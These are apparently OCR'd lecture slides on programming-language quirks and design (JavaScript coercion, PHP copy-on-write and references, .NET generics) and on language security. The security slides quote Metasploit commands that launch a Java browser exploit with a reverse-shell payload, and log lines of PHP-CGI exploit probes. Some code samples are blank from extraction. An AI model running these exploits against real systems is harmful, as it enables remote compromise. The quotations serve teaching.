
CSE 6305
Programming Languages and Systems

Programming languages suck.

wtf?



*all of these numbers are pretty meaningless

Source: Phil Johnson, IT World, 25/9/13

a little js…

```
$ jsc
>   [] + []


>   [] + {}
[object Object]
>   {} + []
0
>   {} + {}
NaN
```

Source: Gary Bernhardt CodeMash 2012

a little more js…

```
$ jsc
>   Array(14)
,,,,,,,,,,,,,,
>   Array(14).join("foo")
foofoofoofoofoofoofoofoofoofoofoofoofoofoo
>   Array(14).join("foo" + 1)
foo1foo1foo1foo1foo1foo1foo1foo1foo1foo1foo1foo1foo1foo1
>   Array(14).join("foo" - 1)                    + "Batman!"
NaNNaNNaNNaNNaNNaNNaNNaNNaNNaNNaNNaNNaNNaN Batman!
```

Source: Gary Bernhardt CodeMash 2012

some php…

```php
<?php
$A = array();
$A[0] = 5;

echo "A[0]: $A[0]";
?>
```

A[0]: 5

some php…

```php
<?php
$A = array();
$A[0] = 5;
$C = $A;
$C[0] = 10;

echo "A[0]: $A[0]";
?>
```

A[0]: 5

- In PHP, variables are always assigned by value.
- That is to say, when you assign an expression to a variable, the entire value of the original expression is copied into the destination variable.
- This means, for instance, that after assigning one variable's value to another, changing one of those variables will have no effect on the other.

some php…

```php
<?php
$A = array();
$A[0] = 5;
$b = &$A[0];
$C = $A;
$C[0] = 10;

echo "A[0]: $A[0]";
?>
```

A[0]: 10

some php…

```php
<?php
$A = array();
$A[0] = 5;
$b = &$A[0];
$C = $A;
unset($b);
$C[0] = 10;

echo "A[0]: $A[0]";
?>
```

A[0]: 5

php.net | support | documentation | report a bug | advanced search | search howto | statistics | random bug | login

go to bug id or search bugs for

Doc Bug #20993 Element value changes without asking

Submitted:	2002-12-13 12:00 UTC	**Modified:**	2004-07-26 17:16 UTC
From:	henrik dot gebauer at web dot de	**Assigned:**	
Status:	Closed	**Package:**	Documentation problem
PHP Version:	4.0CVS-2002-12-13	**OS:**	Any
Private report:	No	**CVE-ID:**	

Votes:	5
Avg. Score:	4.4 ± 0.8
Reproduced:	3 of 3 (100.0%)
Same Version:	0 (0.0%)
Same OS:	1 (33.3%)

View | **Add Comment** | **Developer** | **Edit**

[2002-12-13 12:00 UTC] henrik dot gebauer at web dot de

```
I create an array an then a reference to an element of that array.
Then the array is passed to a function (by value!) which changes the value of the element.
After that, the global array has also another value.

I would expect this behaviour if I passed the array by reference but I did not.

<?php

$array = array(1);

$reference =& $array[0];

echo $array[0], '<br>';
theFunction($array);

echo $array[0], '<br>';

function theFunction($array) {
    $array[0] = 2;
```

[2002-12-18 03:25 UTC] msopacua@php.net

We have discussed this issue and it will put a considerable slowdown on php's performance, to fix this properly.

Therefore this behavior will be documented.

Copy-on-Write in the PHP Language

Akihiko Tozawa   Michiaki Tatsubori
Tamiya Onodera

IBM Research, Tokyo Research Laboratory

atozawa@jp.ibm.com,
mich@acm.org,tonodera@jp.ibm.com

Yasuhiko Minamide

Department of Computer Science
University of Tsukuba

minamide@cs.tsukuba.ac.jp

Abstract

PHP is a popular language for server-side applications. In PHP, assignment to variables copies the assigned values, according to its so-called *copy-on-assignment* semantics. In contrast, a typical PHP implementation uses a *copy-on-write* scheme to reduce the copy overhead by delaying copies as much as possible. This leads us to ask if the semantics and implementation of PHP coincide, and actually this is not the case in the presence of sharings within values. In this paper, we describe the copy-on-assignment semantics with three possible strategies to copy values containing sharings. The current PHP implementation has inconsistencies with these semantics, caused by its naïve use of copy-on-write. We fix this problem by the novel *mostly copy-on-write* scheme, making the copy-on-write implementations faithful to the semantics. We prove that our copy-on-write implementations are correct, using bisimulation with the copy-on-assignment semantics.

Categories and Subject Descriptors D.3.0 [*Programming Languages*]: General

General Terms Design, Languages

1. Introduction

Assume that we want to maintain some data locally. This local data is mutable, but any change to it should not affect the global, master data. So, we may want to create and maintain a copy of the master data. However such copying is often costly. In addition, the copied data may not be modified after all, in which case the cost of copy is wasted. This kind of situation leads us to consider the *copy-on-write* technique.

Copy-on-write is a classic optimization technique, based on the idea of delaying the copy until there is a write to the data. The name of the technique stems from the copy of the original data being forced by the time of the write. One example of copy-on-write is found in the UNIX *fork*, where the process-local memory corresponds to the local data, which should be copied from the address space of the original process to the space of the new process by the fork operation. In modern UNIX systems, this copy is usually delayed by copy-on-write.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

POPL'09, January 18–24, 2009, Savannah, Georgia, USA.

Copyright © 2009 ACM 978-1-60558-379-2/09/01...$5.00

Another example is found in the PHP language, a popular scripting language for server-side Web applications. Here is an example with PHP's associative arrays.

```
$r["box"] = "gizmo";
$l = $r;          // assignment from $r to $l
$l["box"] = "gremlin";
echo $r["box"];   // prints out gizmo
```

The change of `$l` at Line 3, following the assignment `$l = $r`, only has local effects on `$l` which cannot be seen from `$r`. The behavior or semantics in PHP is called *copy-on-assignment*, since the value of `$r` seems to be copied before it is passed to `$l`. We can consider the copy-on-write technique to implement this behavior. Indeed, the by far dominant PHP runtime, called the Zend runtime[1], employs copy-on-write and delays the above copy until the write at Line 3.

For readers in the functional or declarative languages community, the semantics of PHP arrays may first sound like a familiar one, e.g., PHP arrays are similar to *functional arrays*. However their similarity becomes less clear as we learn how we can *share* values in PHP. In PHP, we have the reference assignment statement, `=&`, with which we can declare a sharing between two variables. Such a sharing breaks the locality of mutation. For example, the write to `$y` is visible from `$x` in the following program.

```
$x[0] = "shares me";
$y =& $x;              // creates sharing
$y[0] = "shared you";
echo $x[0];            // shared you
```

Now, our question is as follows. The copy-on-write is considered as a runtime optimization technique to reduce useless copies. Then, does the use of copy-on-write preserve the equivalence to the original semantics, in which we did not delay copying? This equivalence might be trivial without a sharing mechanism as above, but is not clear when we turn to PHP. In PHP, we can even share a location *inside a value*. This is where the problem gets extremely difficult.

```
$r["box"] = "gizmo";
$x =& $r["box"];     // creates sharing inside $r
$l = $r;             // copies $r
$l["box"] = "gremlin";
echo $r["box"];      // what should it be ?
```

The result of this program should reflect how exactly PHP copies arrays when they contain sharings. Our discussion will start from clarifying such PHP's copy semantics.

In this paper, we investigate the semantics and implementation of PHP focusing on the copy-on-write technique and its problems. Our contributions in this paper are as follows.

[1] Available at `http://www.php.net`.

POPL'09

PHP

"I don't know how to stop it, there was never any intent to write a programming language […] **I have absolutely no idea how to write a programming language**, I just kept adding the next logical step on the way."

- Rasmus Lerdorf, creator of PHP

some Python…

C

```
int NUM = 111181111;

int is_prime(int n) {
   int
   for(
     if



     }
   }
   return 1;
 }
```

Python

```
NUM = 111181111

def is_prime(n):






    return True
```

C (GCC, O0): **0.624s**
Python: **15.609s**
25x difference!

some java…

```
List<int> il = new ArrayList<int>();
```

Design and Implementation of Generics for the .NET Common Language Runtime

Andrew Kennedy Don Syme

Microsoft Research, Cambridge, U.K.
{akenn,dsyme}@microsoft.com

Abstract

The Microsoft .NET Common Language Runtime provides a shared type system, intermediate language and dynamic execution environment for the implementation and inter-operation of multiple source languages. In this paper we extend it with direct support for parametric polymorphism (also known as generics), describing the design through examples written in an extended version of the C# programming language, and explaining aspects of implementation by reference to a prototype extension to the runtime.

Our design is very expressive, supporting parameterized types, polymorphic static, instance and virtual methods, "F-bounded" type parameters, instantiation at pointer and value types, polymorphic recursion, and exact run-time types. The implementation takes advantage of the dynamic nature of the runtime, performing just-in-time type specialization, representation-based code sharing and novel techniques for efficient creation and use of run-time types.

Early performance results are encouraging and suggest that programmers will not need to pay an overhead for using generics, achieving performance almost matching hand-specialized code.

1 Introduction

Parametric polymorphism is a well-established programming language feature whose advantages over dynamic approaches to generic programming are well-understood: safety (more bugs caught at compile time), expressivity (more invariants expressed in type signatures), clarity (fewer explicit conversions between data types), and efficiency (no need for run-time type checks).

Recently there has been a shift away from the traditional compile, link and run model of programming towards a more dynamic approach in which the division between compile-time and run-time becomes blurred. The two most significant examples of this trend are the Java Virtual Machine [11] and, more recently, the Common Language Runtime (CLR for short) introduced by Microsoft in its .NET initiative [1].

The CLR has the ambitious aim of providing a *common* type system and intermediate language for executing programs written in a variety of languages, and for facilitating inter-operability between those languages. It relieves compiler writers of the burden of dealing with low-level machine-specific details, and relieves programmers of the burden of describing the data marshalling (typically through an interface definition language, or IDL) that is necessary for language interoperation.

This paper describes the design and implementation of support for parametric polymorphism in the CLR. In its initial release, the CLR has no support for polymorphism, an omission shared by the JVM. Of course, it is always possible to "compile away" polymorphism by translation, as has been demonstrated in a number of extensions to Java [14, 4, 6, 13, 2, 16] that require no change to the JVM, and in compilers for polymorphic languages that target the JVM or CLR (MLj [3], Haskell, Eiffel, Mercury). However, such systems inevitably suffer drawbacks of some kind, whether through source language restrictions (disallowing primitive type instantiations to enable a simple erasure-based translation, as in GJ and NextGen), unusual semantics (as in the "raw type" casting semantics of GJ), the absence of separate compilation (monomorphizing the whole program, as in MLj), complicated compilation strategies (as in NextGen), or performance penalties (for primitive type instantiations in PolyJ and Pizza). The lesson in each case appears to be that if the virtual machine does not support polymorphism, the end result will suffer.

The system of polymorphism we have chosen to support is very expressive, and, in particular, supports instantiations at reference and value types, in conjunction with exact runtime types. These together mean that the semantics of polymorphism in a language such as C# can be very much "as expected", and can be explained as a relatively modest and orthogonal extension to existing features. We have found the virtual machine layer an appropriate place to support this functionality, precisely because it is very difficult to implement this combination of features by compilation alone. To our knowledge, no previous attempt has been made to design and implement such a mechanism as part of the infrastructure provided by a virtual machine. Furthermore, ours is the first design and implementation of polymorphism to combine exact run-time types, dynamic linking, shared code and code specialization for non-uniform instantiations, whether in a virtual machine or not.

1.1 What is the CLR?

The .NET Common Language Runtime consists of a typed, stack-based intermediate language (IL), an Execution Engine (EE) which executes IL and provides a variety of runtime services (storage management, debugging, profiling, security, etc.), and a set of shared libraries (.NET Frameworks). The CLR has been successfully targeted by a variety of source languages, including C#, Visual Basic, C++, Eiffel, Cobol, Standard ML, Mercury, Scheme and Haskell.

The primary focus of the CLR is object-oriented languages, and this is reflected in the type system, the core of which is the defini-

PLDI'01

Security & Correctness

News

Java exploits seen as huge menace so far this year

F-Secure threat report also discovers Bitcoin cybercrime 'mining' operation

By Ellen Messmer, Network World
September 23, 2013 10:09 AM ET

Add a comment Print Share +1 Like 5 More

Network World - Java was the most targeted development platform for exploit attacks during the first half of the year, and attacks have increasingly shifted to zero-day vulnerabilities, according to F-Secure's new threat report.

"Of the top five most targeted vulnerabilities, four are found in the Java development, either the Runtime Environment (JRE) or the browser plug-in," according to the report, based on information about attacks detected through F-Secure's sensors and telemetry systems. The company notes that it's not surprising Java is an appealing target since "next to the Windows operating system (also a popular target for exploits), Java is probably the second most ubiquitous program in an organization's IT setup."

[RELATED: 7 Steps to Securing Java

MORE: Oracle adds long-awaited whitelisting capabilities to Java**]**

Latest News

- Windows 8 Update: New Kindle takes on Microsoft Surface 2 in workplace
- Samsung set to roll curved screen – for some reason
- Enterprises more accepting of Android, while Windows is losing ground
- Egnyte launches 'PRISM protection' file sharing appliance to beat cloud worries
- Suitcase-size device may help save lifes of disaster victims

View more Latest News

InfoWorld Home / InfoWorld Tech Watch / Critical PHP vulnerability exposes servers to...

The First Word on Tech

INFOWORLD TECH WATCH

MAY 04, 2012

Critical PHP vulnerability exposes servers to data theft -- or worse

PHP Group releases updates to fix vulnerability that allows a remote attacker to easily pass command-line switches to servers through URLs

By Ted Samson | InfoWorld

Follow @tsamson_IW

Print | 2 Comments Share 27 +1 Like 18 More

A newly reported critical vulnerability in PHP enables would-be cyber criminals to steal source code or inject and run malware in PHP applications by adding command-line parameters to URLs. Fortunately, The PHP Group has announced updates to PHP that its says eliminates the vulnerability.

The vulnerability specifically affects the way PHP-CGI-based setups parse query string parameters from PHP files. FastCGI for PHP

News

Vulnerability: Javascript Allowed to Run in the Mailbox iOS App

26 September 2013

Mailbox has fixed a flaw in the Mailbox app client (that allows embedded Javascript to run) by filtering out JS code at the company's servers before the mail hits the client – all within 48 hours of full disclosure.

Michele Spagnuolo, an Italian computer engineer currently studying for a Master in Computer Engineering in Milan, revealed a major flaw in the popular iOS Mailbox app on Tuesday. In a nutshell, Mailbox allowed (past tense, since it has now been fixed) javascript embedded in an email to run on the mobile device.

Spagnuolo has a history of responsible disclosure. So far this year alone he has been awarded more than $8000 in Google security awards and appears on the Nokia and Mailchimp halls of fame, and on the eBay responsible disclosure acknowledgements page. In this instance he chose not to disclose responsibly, but posted video proof on his website.

"This is bad for security and privacy, because it allows advanced spam techniques, tracking of user actions, hijacking the user by just opening an email, and, using an exploitation framework, potentially much worse things", he explained. "The app also loads external images without offering an option to disable this behavior."

Share

More services

Related Links

Michele Spagnuolo | Mailbox.app Javascript execution

Reed Exhibitions Ltd is not responsible for the content of external websites.

Related Stories

Phishers can disguise their links with Javascript

Standard advice before clicking any disguised link is to hover the cursor over the link and check the browser status bar. The 'real' destination is displayed – but this can be modified by Javascript.

Google plugs high-risk flaw in Chrome V8 JavaScript

An update to Google's Chrome browser fixes

Errata Security

Advanced persistent cybersecurity

Monday, August 27, 2012

New Java 0day

By David Maynor

In usual 0day style, a Java vuln is available that works on both Windows and Linux as a Metasploit module. I wanted to see for myself. The Windows 7 client didn't have Java enabled by default so I have to turn it on. Keep in mind this is just a VM I use for testing, not daily use so I don't have much reason to turn Java on. The Windows 7 exploit worked like a charm. I did 10 tries and got 10 completions. I used the Meterpreter java payload (java/meterpreter/reverse_tcp) and everything worked perfectly with normal security settings. Here are my commands:

```
msf > use exploit/multi/browser/java_jre17_exec
msf  exploit(java_jre17_exec) > set LHOST
192.168.1.146
LHOST => 192.168.1.146
msf  exploit(java_jre17_exec) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.146:4444
[*] Using URL: http://0.0.0.0:8080/WnYSrT
```

PHP-CGI Vulnerability Exploited in the Wild

By Daniel Cid on May 8, 2012 . · 5 Comments

When the PHP-CGI vulnerability was disclosed, we knew it would be just a matter of days before it started to be exploited in the wild.

Well, it didn't take long. Since the weekend, we started to see scanners looking for that vulnerability on our servers and honeypots. And now we are seeing sites getting compromised through it as well.

Understanding the Attack

So far we noticed that the attack starts in two ways, either by checking if the server is vulnerable using the **?-s** option (which shows the source of the page):

> *88.198.51.36 – - [06/May/2012:07:51:36 -0400]* ***"GET /index.php?-s*** *HTTP/1.1" 301*


Or by including the content of the PHP input (or of an external shell):

> *84.247.61.27 – - [07/May/2012:17:16:58 -0400]* ***"POST /?-***

a double edged sword


- rich libraries
- built in safety
- strong abstractions
- less opportunity for programmer errors
- but… language itself presents a bigger target

Performance



